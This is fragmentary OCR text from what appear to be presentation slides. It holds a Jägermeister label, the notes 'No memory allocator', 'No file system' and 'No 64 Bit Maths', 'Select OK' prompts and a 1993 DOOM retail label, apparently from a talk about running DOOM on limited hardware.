PRODUCED AND BOTTLED
IN GERMANY BY
MAST-JÄGERMEISTER AG
Herb Liqueur · Liqueur d'herbes


No memory allo

No file system

No 64 Bit Maths


Select OK .



DOOM
id SOFTWARE
RETAIL PRICE $5.00 • id SOFTWARE, ©1993
Select OK


Select


No memory allocator

